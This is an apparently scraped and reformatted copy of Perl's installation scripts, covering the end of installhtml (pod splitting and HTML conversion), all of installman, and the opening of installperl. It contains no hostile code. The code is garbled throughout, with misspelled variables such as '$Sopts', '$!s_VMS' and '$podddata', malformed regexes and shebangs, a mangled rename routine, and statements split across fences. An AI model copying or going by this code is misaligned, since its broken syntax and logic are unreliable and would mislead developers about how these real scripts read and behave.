The directory containing the splitpod program. The default is 'podroot/pod'.

=item B<--libpods> library PODs for LE<lt>E<gt> links

Comma-separated list of "library" pod files. This is the same list that will be passed to `pod2html` when any pod is converted.

=item B<--ignore> files to be ignored

Comma-separated of files that shouldn't be installed, given relative to `podroot`.

=item B<--verbose> verbose output

Self-explanatory.

=back

=head1 EXAMPLE

The following command-line is an example of the one we use to convert perl documentation:

```
./installhtml --podpath=lib:ext:pod:vms \
               --podroot=/usr/src/perl \
               --htmlmdir=/perl/nmanual \
               --htmlroot=/perl/nmanual \
               --splithead=pod/perlipc \
               --splititem=pod/perlfunc \
               --libpods=perlfunc,perlguts,perlvar,perlrun,perlop \
               --recurse \
               --verbose
```

=head1 AUTHOR

Chris Hall E<lt>hallc@cs.colorado.eduE<gt>

=cut

my \$usage;

\$usage =<<END\_OF\_USAGE;

Usage: \$0 --help --podpath=<name>:....<name> --podroot=<name>

--htmlmdir=<name> --htmlroot=<name> --norecurse --recurse

--splithead=<name>,...,<name> --splititem=<name>,...,<name>

--libpods=<name>,...,<name> --ignore=<name>,...,<name> --verbose

--help - this message

--podpath - colon-separated list of directories containing .pod and .pm files to be converted (. by default).

--podroot - filesystem base directory from which all relative paths in podpath stem (default is .).

--htmldir - directory to store resulting html files in relative to the filesystem (\\$podroot/html by default).

--htmlroot - http-server base directory from which all relative paths in podpath stem (default is /).

--libpods - comma-separated list of files to search for =item pod directives in as targets of C<> and implicit links (empty by default).

--norecurse - don't recurse on those subdirectories listed in podpath. (default behavior).

--recurse - recurse on those subdirectories listed in podpath

--splithead - comma-separated list of .pod or .pm files to split. will split each file into several smaller files at every occurrence of a pod =head[1-6] directive.

--splititem - comma-separated list of .pod or .pm files to split using splitpod.

--splitpod - directory where the program splitpod can be found (\\$podroot/pod by default).

--ignore - comma-separated list of files that shouldn't be installed.



--verbose - self-explanatory.

END\_OF\_USAGE

```
my (@libpods, @podpath, $podroot, $htmldir, $htmlroot, $recurse, @splithead,  
    @splititem, $splitpod, $verbose, $pod2html, @ignore);
```

```
@libpods = ();
```

```
@podpath = ( "." );      # colon-separated list of directories containing .pod  
                        # and .pm files to be converted.
```

```
$podroot = ".";          # assume the pods we want are here
```

```
$htmldir = "";           # nothing for now...
```

```
$htmlroot = "/";# default value
```

```
$recurse = 0;            # default behavior
```

```
@splithead = ();# don't split any files by default
```

```
@splititem = (); # don't split any files by default
```

```
$splitpod = "";          # nothing for now.
```

```
$verbose = 0;            # whether or not to print debugging info
```

```
$pod2html = "pod/pod2html";
```

```
usage("") unless @ARGV;
```

```
# Overcome shell's p1,...,p8 limitation.
```

```
# See vms/descrip_mms.template -> descrip.mms for invocation.
```

```
if ( $^O eq 'VMS' ) { @ARGV = split(/s+/, $ARGV[0]); }
```

```
use vars qw( %Options );
```

```
# parse the command-line
```

```
my $result = GetOptions( \%Options, qw(
```

```
    help
```

```
    podpath=s
```

```
    podroot=s
```

```
    htmldir=s
```

```
    htmlroot=s
```

```
    libpods=s
```

```
    ignore=s
```

```
    recurse!
```

```
    splithead=s
```

```
    splititem=s
```

```
    splitpod=s
```

```
    verbose
```

```
));
```

```
usage("invalid parameters") unless $result;
```

```
parse_command_line();
```

```
# set these variables to appropriate values if the user didn't specify
```

# values for them.

\$htmldir = "\$htmlroot/html" unless \$htmldir;

\$splitpod = "\$podroot/pod" unless \$splitpod;

# make sure that the destination directory exists

(mkdir(\$htmldir, 0755) ||

die "\$0: cannot make directory \$htmldir: \$!\n") if ! -d \$htmldir;

# the following array will eventually contain files that are to be

# ignored in the conversion process. these are files that have been

# process by splititem or splithead and should not be converted as a

# result.

my @splitdirs;

# split pods. It's important to do this before convert ANY pods because

# it may affect some of the links

@splitdirs = (); # files in these directories won't get an index

split\_on\_head(\$podroot, \$htmldir, \@splitdirs, \@ignore, @splithead);

split\_on\_item(\$podroot, \@splitdirs, \@ignore, @splititem);

# convert the pod pages found in @poddirs

#warn "converting files\n" if \$verbose;

```
#warn "\@ignore\t= @ignore\n" if $verbose;
```

```
foreach my $dir (@podpath) {
```

```
    install_dir($dir, $recurse, $podroot, \@splitdirs, \@ignore);
```

```
}
```

```
# now go through and create master indices for each pod we split
```

```
foreach my $dir (@splititem) {
```

```
    print "creating index $htmldir/$dir.html\n" if $verbose;
```

```
    create_index("$htmldir/$dir.html", "$htmldir/$dir");
```

```
}
```

```
foreach my $dir (@splithead) {
```

```
    (my $pod = $dir) =~ s,^.*/,;;
```

```
    $dir .= ".pod" unless $dir =~ /(\.pod|\.pm)$/;
```

```
    # let pod2html create the file
```

```
    runpod2html($dir, 1);
```

```
# now go through and truncate after the index
```

```
$dir =~ /^(.*?)(\.pod|\.pm)?$/sm;
```

```
my $file = "$htmldir/$1";
```

```
print "creating index $file.html\n" if $verbose;
```

```
# read in everything until what would have been the first =head
```

```
# directive, patching the index as we go.
```

```

open(H, "<$file.html") ||
    die "$0: error opening $file.html for input: $!\n";

$/ = "";

my @data = ();

while (<H>) {
    last if /name="name"/i;

    $_ =~ s{href="#(.*)">}{
        my $url = "$pod/$1.html" ;

        $url = Pod::Html::relativize_url( $url, "$file.html" )

        if ( ! defined $Options{htmlroot} || $Options{htmlroot} eq "" );

        "href=\"$url\">" ;
    }egi;

    push @data, $_;
}

close(H);

# now rewrite the file

open(H, ">$file.html") ||
    die "$0: error opening $file.html for output: $!\n";

print H "@data", "\n";

close(H);
}

#####

```

```

sub usage {

    warn "$0: @_\\n" if @_;

    die $usage;

}

```

```

sub parse_command_line {

    usage() if defined $Options{help};

    $Options{help} = "";          # make -w shut up

    # list of directories

    @podpath = split(":", $Options{podpath}) if defined $Options{podpath};

    # lists of files

    @splithead = split(",", $Options{splithead}) if defined $Options{splithead};
    @splititem = split(",", $Options{splititem}) if defined $Options{splititem};
    @libpods = split(",", $Options{libpods}) if defined $Options{libpods};

    $htmldir = $Options{htmldir}  if defined $Options{htmldir};
    $htmlroot = $Options{htmlroot}    if defined $Options{htmlroot};
    $podroot = $Options{podroot}      if defined $Options{podroot};
    $splitpod = $Options{splitpod}    if defined $Options{splitpod};

    $recurse = $Options{recurse}  if defined $Options{recurse};

```

```
$verbose = $Options{verbose}          if defined $Options{verbose};
```

```
@ignore = map "$podroot/$_", split(",", $Options{ignore}) if defined $Options{ignore};  
}
```

```
sub create_index {
```

```
    my($html, $dir) = @_;
```

```
    (my $pod = $dir) =~ s,^.*//,,;
```

```
    my(@files, @filedata, @index, $file);
```

```
    my($lcp1,$lcp2);
```

```
# get the list of .html files in this directory
```

```
opendir(DIR, $dir) ||
```

```
    die "$0: error opening directory $dir for reading: $!\n";
```

```
@files = sort(grep(/\.html?$/, readdir(DIR)));
```

```
closedir(DIR);
```

```
open(HTML, ">$html") ||
```

```
    die "$0: error opening $html for output: $!\n";
```

```
# for each .html file in the directory, extract the index
```

```
#     embedded in the file and throw it into the big index.
```

```
print HTML "<DL COMPACT>\n";
```

```

foreach $file (@files) {

    $/ = "";

    open(IN, "<$dir/$file") ||

        die "$0: error opening $dir/$file for input: $!\n";

    @filedata = <IN>;

    close(IN);

    # pull out the NAME section

    my $name;

    ($name) = grep(/name="name"/i, @filedata);

    ($lcp1,$lcp2) = ($name =~ m,/H1>\s(\S+)\s[\s-]*(.*?)\s*$,smi);

    if (defined $lcp1 and $lcp1 =~ m,^<P>$,i) { # Uninteresting. Try again.

        ($lcp1,$lcp2) = ($name =~ m,/H1>\s<P>\s*(\S+)\s[\s-]*(.*?)\s*$,smi);

    }

    my $url= "$pod/$file" ;

    if ( ! defined $Options{htmlroot} || $Options{htmlroot} eq " " ) {

        $url = Pod::Html::relativize_url( "$pod/$file", $html ) ;

    }

    if (defined $lcp1) {

        print HTML qq(<DT><A HREF="$url">);

        print HTML "$lcp1</A></DT><DD>$lcp2</DD>\n";

    }

```



```

next;

@index = grep(/<!-- INDEX BEGIN -->.*<!-- INDEX END -->/s,
              @filedata);

for (@index) {

    s/<!-- INDEX BEGIN -->(\s*<!--)(.*)((-->\s*)<!-- INDEX END -->/\lcp2/s;

    s,#,$dir/$file#,g;

    print HTML "$_\n<P><HR><P>\n";

}

}

print HTML "</DL>\n";

close(HTML);

}

sub split_on_head {

    my($podroot, $htmlmdir, $splitdirs, $ignore, @splithead) = @_ ;

    my($pod, $dirname, $filename);

    # split the files specified in @splithead on =head[1-6] pod directives

    print "splitting files by head.\n" if $verbose && $#splithead >= 0;

    foreach $pod (@splithead) {

        # figure out the directory name and filename

        $pod    =~ s,/^(^/)*$/,/$1,;

```

```

$pod    =~ m,(.*)/(.*?)(\.pod)?$;;

$dirname = $1;

$filename = "$2.pod";

# since we are splitting this file it shouldn't be converted.

push(@$ignore, "$podroot/$dirname/$filename");


# split the pod

splitpod("$podroot/$dirname/$filename", "$podroot/$dirname", $htmlldir,

    $splitdirs);

}

}

```

```

sub split_on_item {

    my($podroot, $splitdirs, $ignore, @splititem) = @_;

    my($pwd, $dirname, $filename);

    print "splitting files by item.\n" if $verbose && $#splititem >= 0;

    $pwd = getcwd();

    my $splitter = File::Spec->rel2abs("$splitpod/splitpod", $pwd);

    my $perl = File::Spec->rel2abs($^X, $pwd);

    foreach my $pod (@splititem) {

        # figure out the directory to split into

        $pod    =~ s,^[^/]*$,/$1,;
    }
}

```

```

$pod    =~ m,(.*)/(.*?)(\.pod)?$;;

$dirname = "$1/$2";

$filename = "$2.pod";


# since we are splitting this file it shouldn't be converted.

push(@$ignore, "$podroot/$dirname.pod");


# split the pod

push(@$splitdirs, "$podroot/$dirname");

if (! -d "$podroot/$dirname") {

    mkdir("$podroot/$dirname", 0755) ||

        die "$0: error creating directory $podroot/$dirname: $!\n";

}

chdir("$podroot/$dirname") ||

    die "$0: error changing to directory $podroot/$dirname: $!\n";

die "$splitter not found. Use '-splitpod dir' option.\n"

unless -f $splitter;

system($perl, $splitter, "../$filename") &&

    warn "$0: error running '$splitter ../$filename'"

        ." from $podroot/$dirname";

}

chdir($pwd);

}

```

```

#

# splitpod - splits a .pod file into several smaller .pod files

# where a new file is started each time a =head[1-6] pod directive

# is encountered in the input file.

#

sub splitpod {

    my($pod, $poddir, $htmldir, $splitdirs) = @_;

    my(@poddata, @filedata, @heads);

    my($file, $i, $j, $prevsec, $section, $nextsec);

    print "splitting $pod\n" if $verbose;

    # read the file in paragraphs

    $/ = "";

    open(SPLITIN, "<$pod") ||

        die "$0: error opening $pod for input: $!\n";

    @filedata = <SPLITIN>;

    close(SPLITIN) ||

        die "$0: error closing $pod: $!\n";

    # restore the file internally by =head[1-6] sections

    @poddata = ();

    for ($i = 0, $j = -1; $i <= $#filedata; $i++) {

        $j++ if ($filedata[$i] =~ /^s*=head[1-6]/);

        if ($j >= 0) {

```

```

    $podddata[$j] = "" unless defined $podddata[$j];

    $podddata[$j] .= "\n$filedata[$i]" if $j >= 0;

}

}

# create list of =head[1-6] sections so that we can rewrite

# L<> links as necessary.

my %heads = ();

foreach $i (0..$#podddata) {

    $heads{anchorify($1)} = 1 if $podddata[$i] =~ /=head[1-6]\s+(.+)/;

}

# create a directory of a similar name and store all the

# files in there

$pod =~ s,.*/(.*/),$1,; # get the last part of the name

my $dir = $pod;

$dir =~ s/\.pod//g;

push(@$splitdirs, "$poddir/$dir");

mkdir("$poddir/$dir", 0755) ||

    die "$0: could not create directory $poddir/$dir: $!\n"

    unless -d "$poddir/$dir";

$podddata[0] =~ /^\\s*=head[1-6]\s+(.+)/;

$section = "";

$nextsec = $1;

```

```
# for each section of the file create a separate pod file
```

```
for ($i = 0; $i <= $#poddata; $i++) {
```

```
    # determine the "prev" and "next" links
```

```
    $prevsec = $section;
```

```
    $section = $nextsec;
```

```
    if ($i < $#poddata) {
```

```
        $poddata[$i+1] =~ /^s*=head[1-6]\s+(.+)/;
```

```
        $nextsec    = $1;
```

```
    } else {
```

```
        $nextsec = "";
```

```
    }
```

```
    # determine an appropriate filename (this must correspond with
```

```
    # what pod2html will try and guess)
```

```
    # $poddata[$i] =~ /^s*=head[1-6]\s+(.+)/;
```

```
    $file = "$dir/" . anchorify($section) . ".pod";
```

```
    # create the new .pod file
```

```
    print "\tcreating $poddir/$file\n" if $verbose;
```

```
    open(SPLITOUT, ">$poddir/$file") ||
```

```
        die "$0: error opening $poddir/$file for output: $!\n";
```

```
    $poddata[$i] =~ s,L<([<>]*)>,
```

```
        defined $heads{anchorify($1)} ? "L<$dir/$1>" : "L<$1>"
```

```
    ,ge;
```

```

    print SPLITOUT $podddata[$i]."\n\n";

    print SPLITOUT "=over 4\n\n";

    print SPLITOUT "=item *\n\nBack to L<$dir/\ "$prevsec\ ">\n\n" if $prevsec;

    print SPLITOUT "=item *\n\nForward to L<$dir/\ "$nextsec\ ">\n\n" if $nextsec;

    print SPLITOUT "=item *\n\nUp to L<$dir>\n\n";

    print SPLITOUT "=back\n\n";

    close(SPLITOUT) ||

        die "$0: error closing $poddir/$file: $!\n";

}

}

#

# installdir - takes care of converting the .pod and .pm files in the

# current directory to .html files and then installing those.

#

sub installdir {

    my($dir, $recurse, $podroot, $spltdirs, $ignore) = @_ ;

    my(@dirlist, @podlist, @pmlist, $doindex);

    @dirlist = (); # directories to recurse on

    @podlist = (); # .pod files to install

    @pmlist = (); # .pm files to install

    # should files in this directory get an index?

```

```
$doindex = (grep($_ eq "$podroot/$dir", @$splitdirs) ? 0 : 1);
```

```
opendir(DIR, "$podroot/$dir")
```

```
|| die "$0: error opening directory $podroot/$dir: $!\n";
```

```
# find the directories to recurse on
```

```
@dirlist = map { if ($^O eq 'VMS') {/^(.*)\.dir$/i; "$dir/$1";} else {"$dir/$_";} }
```

```
grep(-d "$podroot/$dir/$_" && !/^\.{1,2}/, readdir(DIR)) if $recurse;
```

```
rewinddir(DIR);
```

```
# find all the .pod files within the directory
```

```
@podlist = map { /^(.*)\.pod$/; "$dir/$1" }
```

```
grep(! -d "$podroot/$dir/$_" && /\.pod$/, readdir(DIR));
```

```
rewinddir(DIR);
```

```
# find all the .pm files within the directory
```

```
@pmlist = map { /^(.*)\.pm$/; "$dir/$1" }
```

```
grep(! -d "$podroot/$dir/$_" && /\.pm$/, readdir(DIR));
```

```
closedir(DIR);
```

```
# recurse on all subdirectories we kept track of
```

```
foreach $dir (@dirlist) {
```

```
    installdir($dir, $recurse, $podroot, $splitdirs, $ignore);
```

```
}
```



```

# install all the pods we found

foreach my $pod (@podlist) {

    # check if we should ignore it.

    next if $pod =~ m(/t/); # comes from a test file

    next if grep($_ eq "$pod.pod", @ignore);


    # check if a .pm files exists too

    if (grep($_ eq $pod, @pmlist)) {

        print "$0: Warning both '$podroot/$pod.pod' and "
            . "'$podroot/$pod.pm' exist, using pod\n";

        push(@ignore, "$pod.pm");

    }

    runpod2html("$pod.pod", $doindex);
}


# install all the .pm files we found

foreach my $pm (@pmlist) {

    # check if we should ignore it.

    next if $pm =~ m(/t/); # comes from a test file

    next if grep($_ eq "$pm.pm", @ignore);


    runpod2html("$pm.pm", $doindex);

}
}

```

```

#

# runpod2html - invokes pod2html to convert a .pod or .pm file to a .html
# file.

#

sub runpod2html {

    my($pod, $doindex) = @_ ;
    my($html, $i, $dir, @dirs);

    $html = $pod;
    $html =~ s/\.(pod|pm)$/.html/g;

    # make sure the destination directories exist

    @dirs = split("/", $html);
    $dir = "$html$dir/";
    for ($i = 0; $i < $#dirs; $i++) {
        if (! -d "$dir$dirs[$i]") {
            mkdir("$dir$dirs[$i]", 0755) ||
                die "$0: error creating directory $dir$dirs[$i]: $!\n";
        }
        $dir .= "$dirs[$i]/";
    }

    # invoke pod2html

```

```

print "$podroot/$pod => $htmldir/$html\n" if $verbose;

Pod::Html::pod2html(
    "--htmldir=$htmldir",
    "--htmlroot=$htmlroot",
    "--podpath=".join(":", @podpath),
    "--podroot=$podroot", "--netscape",
    "--header",
    ($doindex ? "--index" : "--noindex"),
    "--" . ($recurse ? "" : "no") . "recurse",
    ($#libpods >= 0) ? "--libpods=" . join(":", @libpods) : "",
    "--infile=$podroot/$pod", "--outfile=$htmldir/$html");

die "$0: error running $pod2html: $!\n" if $?;
}

```

Installman

```
#!/perl -w
```

```
BEGIN {
```

```
    @INC = qw(lib);
```

```
    # This needs to be at BEGIN time, before any use of Config
```

```
    require './install_lib.pl';
```

```
}
```

```
use strict;
```

```
use Getopt::Long;
```

```
use File::Find;
```

```
use File::Copy;

use File::Path qw(mkpath);

use ExtUtils::Packlist;

use Pod::Man;

use vars qw($Is_VMS $Is_W32 $Is_OS2 $Is_Cygwin $Is_Darwin $Is_NetWare

            %opts $packlist);
```

```
$ENV{SHELL} = 'sh' if $^O eq 'os2';
```

```
my $patchlevel = substr($],3,2);

die "Patchlevel of perl ($patchlevel)",

    "and patchlevel of config.sh ($Config{'PERL_VERSION'}) don't match\n"

    if $patchlevel != $Config{'PERL_VERSION'};
```

```
my $usage =
```

```
"Usage: installman --man1dir=/usr/wherever --man1ext=1
```

```
    --man3dir=/usr/wherever --man3ext=3
```

```
    --batchlimit=40
```

```
    --notify --verbose --silent --help
```

```
Defaults are:
```

```
man1dir = $Config{'installman1dir'};
```

```
man1ext = $Config{'man1ext'};
```

```
man3dir = $Config{'installman3dir'};
```

```
man3ext = $Config{'man3ext'};
```

```
--notify (or -n) just lists commands that would be executed.
```

--verbose (or -V) report all progress.

--silent (or -S) be silent. Only report errors.\n";

```
GetOptions( \%opts,
```

```
    qw( man1dir=s man1ext=s man3dir=s man3ext=s batchlimit=i
```

```
    destdir:s notify n help silent S verbose V))
```

```
    || die $usage;
```

```
die $usage if $opts{help};
```

```
$opts{destdir} //= ";
```

```
foreach my $pre (qw(man1 man3)) {
```

```
    $opts{"${pre}dir"} //= $opts{destdir} . $Config{"install${pre}dir"};
```

```
    $opts{"${pre}ext"} //= $Config{"${pre}ext"};
```

```
}
```

```
$opts{silent} ||= $opts{S};
```

```
$opts{notify} ||= $opts{n};
```

```
$opts{verbose} ||= $opts{V} || $opts{notify};
```

```
#Sanity checks
```

```
-x "./perl${Config{exe_ext}}"
```

```
or warn "./perl${Config{exe_ext}} not found! Have you run make?\n";
```

```
-d "${opts{destdir}}${Config{'installprivlib'}}"
```

```
|| warn "Perl library directory ${Config{'installprivlib'}} not found.
```

```
Have you run make install?. (Installing anyway.)\n";
```

```
-x "t/perl$Config{exe_ext}"          || warn "WARNING: You've never run 'make test!!!",  
    " (Installing anyway.)\n";
```

```
$packlist = ExtUtils::Packlist->new("$Sopts{destdir}$Config{installarchlib}/.packlist");
```

```
# manpages not to be installed
```

```
my %do_not_install = map { ($_ => 1) } qw(
```

```
    Pod/Functions.pm
```

```
    XS/APItest.pm
```

```
);
```

```
# Install the main pod pages.
```

```
pod2man('pod', $Sopts{man1dir}, $Sopts{man1ext});
```

```
# Install the pods for library modules.
```

```
pod2man('lib', $Sopts{man3dir}, $Sopts{man3ext});
```

```
# Install the pods embedded in the installed scripts
```

```
my $has_man1dir = $Sopts{man1dir} ne "" && -d $Sopts{man1dir};
```

```
open UTILS, "utils.lst" or die "Can't open 'utils.lst': $!";
```

```
while (<UTILS>) {
```

```
    next if /^#/;
```

```
    chomp;
```

```
    $_ = $1 if /^.*pod\s*=\s*(\S+)/;
```

```
    my ($where, $what) = m|^(\S*)/(\S+)|;
```

```

pod2man($where, $opts{man1dir}, $opts{man1ext}, $what);

if ($has_man1dir) {
    if (my ($where2, $what2) = m|#. *link\s*=\s*(\S+)/(\S+)|) {
        my $old = "$opts{man1dir}/$what.$opts{man1ext}";
        my $new = "$opts{man1dir}/$what2.$opts{man1ext}";
        unlink($new);
        link($old, $new);
        my $xold = $old;
        $xold =~ s/^Q$opts{'destdir'}\E// if $opts{'destdir'};
        my $xnew = $new;
        $xnew =~ s/^Q$opts{'destdir'}\E// if $opts{'destdir'};
        $packlist->{$xnew} = { from => $xold, type => 'link' };
    }
}
}
}

```

```

sub pod2man {
    # @script is scripts names if we are installing manpages embedded
    # in scripts, () otherwise
    my($poddir, $mandir, $manext, @script) = @_ ;
    if ($mandir eq ' ' or $mandir eq '') {
        if (@script) {
            warn "Skipping installation of $poddir/$_ man page.\n"
                foreach @script;
        } else {

```

```

        warn "Skipping installation of $poddir man pages.\n";
    }

    return;
}

print "installing from $poddir\n" if $opts{verbose};

mkpath($mandir, $opts{verbose}, 0777) unless $opts{notify}; # In File::Path
# Make a list of all the .pm and .pod files in the directory. We avoid
# chdir because we are running with @INC = '../lib', and modules may wish
# to dynamically require Carp::Heavy or other diagnostics warnings.
# Hash the names of files we find, keys are names relative to perl build
# dir ('.'), values are names relative to $poddir.

my %modpods;

if (@script) {
    %modpods = (map {+"$poddir/$_", $_} @script);
}

else {
    File::Find::find({no_chdir=>1,
        wanted => sub {
            # $_ is $File::Find::name when using no_chdir
            if (-f $_ and /\.(?:m|od)$/ ) {
                my $fullname = $_;
                s!^\Q$poddir\E/!!;
                $modpods{$fullname} = $_;
            }
        }
    });
}

```



```

        }

    }},

    $poddir);
}

my @to_process;

foreach my $mod (sort keys %modpods) {

    my $manpage = $modpods{$mod};

    my $tmp;

    # Skip .pm files that have corresponding .pod files, and Functions.pm.
    next if (($tmp = $mod) =~ s/\.pm$/\.pod/ && -f $tmp);

    next if $mod =~ m:/t/;; # no pods from test directories

    next if $do_not_install{$manpage};


    # Skip files without pod docs

    my $has_pod;

    if (open T, $mod)
    {
        local $_;

        while (<T>)
        {
            ++$has_pod and last if /^=(?:head\d+|item|pod)\b/;
        }

        close T;
    }
}

```

```

unless ($has_pod)
{
    warn "no documentation in $mod\n";
    next;
}

# Convert name from File/Basename.pm to File::Basename.3 format,
# if necessary.

$manpage =~ s#\.(m|od)$##;

if ($^O eq 'os2' || $^O eq 'amigaos' || $^O eq 'uwin' || $^O eq 'cygwin') {
    $manpage =~ s#/#.#g;
}

else {
    $manpage =~ s#/#::#g;
}

$tmp = "${mandir}/${manpage}.tmp";
$manpage = "${mandir}/${manpage}.${manext}";

push @to_process, [$mod, $tmp, $manpage];
}

foreach my $page (@to_process) {
    my($pod, $tmp, $manpage) = @$page;

    my $parser = Pod::Man->new( section => $manext,

```

```

        official=> 1,

        center => 'Perl Programmers Reference Guide'

    );

    my $xmanpage = $manpage;

    $xmanpage =~ s/^\Q$opts{'destdir'}\E// if $opts{'destdir'};

    print " $xmanpage\n";

    if (!$opts{notify} && $parser->parse_from_file($pod, $tmp)) {
        if (-s $tmp) {
            if (rename($tmp, $manpage)) {
                $packlist->{$xmanpage} = { type => 'file' };
                next;
            }
        }
        unlink($tmp);
    }
}

$packlist->write() unless $opts{notify};

print " Installation complete\n" if $opts{verbose};

exit 0;

sub rename {
    my($from,$to) = @_;
```

```

if (-f $to and not unlink($to)) {
    my($i);
    for ($i = 1; $i < 50; $i++) {
        last if CORE::rename($to, "$to.$i");
    }

    warn("Cannot rename to `$.to.$i`: $!", return 0

    if $i >= 50;    # Give up!
}

link($from,$to) || return 0;
unlink($from);
}

Installperl

#!/.perl -w

BEGIN {
    require 5.004;

    chdir '..' if !-d 'lib' and -d './lib';

    @INC = 'lib';

    $ENV{PERL5LIB} = 'lib';

    # This needs to be at BEGIN time, before any use of Config

    require './install_lib.pl';
}

use strict;

```

```

use vars qw($Is_VMS $Is_W32 $Is_OS2 $Is_Cygwin $Is_Darwin $Is_NetWare

    %opts $packlist);

my ($dostrip, $versiononly, $force,

    $otherperls, $archname, $nwinstall, $nopods);

# Not sure how easy it would be to refactor to remove the need for local $depth

# below

use vars qw /$depth/;

BEGIN {

    if ($Is_VMS) { eval 'use VMS::Filespec;' }

}

my $scr_ext = ($Is_VMS ? '.Com' : $Is_W32 ? '.bat' : '');

use File::Find;

use File::Compare;

use File::Copy ();

use File::Path ();

use ExtUtils::Packlist;

use Cwd;

if ($Is_NetWare) {

    $Is_W32 = 0;

    $scr_ext = '.pl';

}

```

```

# override the ones in the rest of the script

sub mkpath {

    File::Path::mkpath(@_) unless $opts{notify};

}


my $mainperldir = "/usr/bin";

my $exe_ext = $Config{exe_ext};


# Allow "make install PERLNAME=something_besides_perl":
my $perl = defined($ENV{PERLNAME}) ? $ENV{PERLNAME} : 'perl';


# This is the base used for versioned names, like "perl5.6.0".

# It's separate because a common use of $PERLNAME is to install
# perl as "perl5", if that's used as base for versioned files you
# get "perl55.6.0".

my $perl_verbase = defined($ENV{PERLNAME_VERBASE})
    ? $ENV{PERLNAME_VERBASE}
    : $perl;

my $dbg = "";

my $ndbg = "";

if ( $!s_VMS ) {

    if ( defined $Config{usevmsdebug} ) {

        if ( $Config{usevmsdebug} eq 'define' ) {

            $dbg = 'dbg';


```

```
    $ndbg = 'ndbg';  
  }  
}  
}
```

```
$otherperls = 1;
```

```
# This little hack simplifies making the code after the comment "Fetch some  
# frequently-used items from %Config" warning free. With $opts{destdir} always  
# defined, it's also possible to make the s/\Q$opts{destdir}\E unconditional.
```

```
$opts{destdir} = "";
```

```
# Consider refactoring this to use Getopt::Long once Getopt::Long's planned  
# feature is implemented, to distinguish + and - options.
```

```
while (@ARGV) {
```

```
    $opts{notify} = 1 if $ARGV[0] eq '-n';
```

```
    $dostrip = 1 if $ARGV[0] eq '-s';
```

```
    $versiononly = 1 if $ARGV[0] eq '-v';
```

```
    $versiononly = 0 if $ARGV[0] eq '+v';
```

```
    $opts{silent} = 1 if $ARGV[0] eq '-S';
```

```
    $otherperls = 0 if $ARGV[0] eq '-o';
```

```
    $force = 1 if $ARGV[0] eq '-f';
```

```
    $opts{verbose} = 1 if $ARGV[0] eq '-V' || $ARGV[0] eq '-n';
```

```
    $archname = 1 if $ARGV[0] eq '-A';
```

```
    $nwinstall = 1 if $ARGV[0] eq '-netware';
```

```
    $nopods = 1 if $ARGV[0] eq '-p';
```

```
$opts{destdir} = $1 if $ARGV[0] =~ /^-?-destdir=(.*)$/;
```

```
if ($ARGV[0] eq '-?' or $ARGV[0] =~ /^-?-h/) {
```

```
    print <<"EOT";
```

```
Usage $0: [switches]
```

```
-n      Don't actually run any commands; just print them.
```

```
-s      Run strip on installed binaries.
```

```
-v      Only install perl as a binary with the version number in the name.
```

```
(Override whatever config.sh says)
```

```
+v      Install perl as "perl" and as a binary with the version number in  
the name. (Override whatever config.sh says)
```

```
-S      Silent mode.
```

```
-f      Force installation (don't check if same version is there)
```

```
-o      Skip checking for other copies of perl in your PATH.
```

```
-V      Verbose mode.
```

```
-A      Also install perl with the architecture's name in the perl binary's  
name.
```

```
-p      Don't install the pod files. [This will break use diagnostics;]
```

```
-netware Install correctly on a Netware server.
```

```
-destdir Prefix installation directories by this string.
```

```
EOT
```

```
    exit;
```

```
}
```

```
shift;
```

```
}
```



```

$versiononly = 1 if $Config{versiononly} && !defined $versiononly;

my (@scripts, @tolink);

open SCRIPTS, "utils.lst" or die "Can't open utils.lst: $!";

while (<SCRIPTS>) {

    next if /^#/;

    s/\s*#\s*pod\s*=.*//; # install script regardless of pod location

    next if /a2p/; # a2p is binary, to be installed separately

    chomp;

    if (/(\S*)\s*#\s*link\s*=\s*(\S*)/) {

        push @scripts, $1;

        push @tolink, [$1, $2];

    } else {

        push @scripts, $_;

    }

}

close SCRIPTS;

if ($scr_ext) { @scripts = map { "$_$_scr_ext" } @scripts; }

my @pods = $nopods ? () : (<pod/*.pod>, 'x2p/a2p.pod');

# Specify here any .pm files that are actually architecture-dependent.

# (Those included with XS extensions under ext/ are automatically

# added later.)

# Now that the default privlib has the full perl version number included,

```

```
# we no longer have to play the trick of sticking version-specific .pm
```

```
# files under the archlib directory.
```

```
my %archpms = (
```

```
    Config => 1,
```

```
    lib => 1,
```

```
    Cwd => 1,
```

```
);
```

```
if ($^O eq 'dos') {
```

```
    push(@scripts, 'djgpp/fixpmain');
```

```
    $archpms{config} = $archpms{filehand} = 1;
```

```
}
```

```
if ((-e "testcompile") && (defined($ENV{'COMPILE'}))) {
```

```
    push(@scripts, map("$_.exe", @scripts));
```

```
}
```

```
# Exclude nonxs extensions that are not architecture dependent
```

```
my @nonxs = grep(!/^Errno$/, split(' ', $Config{'nonxs_ext'}));
```

```
my @ext_dirs = qw(cpan dist ext);
```

```
foreach my $ext_dir (@ext_dirs) {
```

```
    find(sub {
```

```
        if (($File::Find::name =~ m{^$ext_dir\b(.*)/([^\./]+\pm$}) &&
```

```
            ! grep { (my $dir = $_) =~ s/\//-/g;
```

```

$File::Find::name =~ /^$ext_dir\/$dir\/ / } @nonxs)

{
    my($path, $modname) = ($1,$2);

    # Change hyphenated name like Filter-Util-Call to nested
    # directory name Filter/Util/Call

    $path =~ s{-}/}g;

    # strip to optional "/lib", or remove trailing component
    $path =~ s{.*\/lib\b}{} or $path =~ s{[/^]*$}{};

    # strip any leading /
    $path =~ s{^/}{};

    # reconstitute canonical module name
    $modname = "$path/$modname" if length $path;

    # remember it
    $archpms{$modname} = 1;
}

}, $ext_dir);
}

# print "$_\\n" for sort keys %archpms;

```

```
my $ver = $Config{version};

my $release = substr($,0,3); # Not used currently.

my $patchlevel = substr($,3,2);

die "Patchlevel of perl ($patchlevel)",

    "and patchlevel of config.sh ($Config{'PERL_VERSION'}) don't match\n"

    if $patchlevel != $Config{'PERL_VERSION'};
```

```
# Fetch some frequently-used items from %Config

my $installbin = "$opts{destdir}$Config{installbin}";

my $installscript = "$opts{destdir}$Config{installscript}";

my $installprivlib = "$opts{destdir}$Config{installprivlib}";

my $installarchlib = "$opts{destdir}$Config{installarchlib}";

my $installsitelib = "$opts{destdir}$Config{installsitelib}";

my $installsitearch = "$opts{destdir}$Config{installsitearch}";

my $installman1dir = "$opts{destdir}$Config{installman1dir}";

my $man1ext = $Config{man1ext};

my $libperl = $Config{libperl};

# Shared library and dynamic loading suffixes.

my $so = $Config{so};

my $dlextr = $Config{dlextr};

my $dlsrcl = $Config{dlsrcl};

if ($^O eq 'os390') {

    my $pwd;

    chomp($pwd=`pwd`);

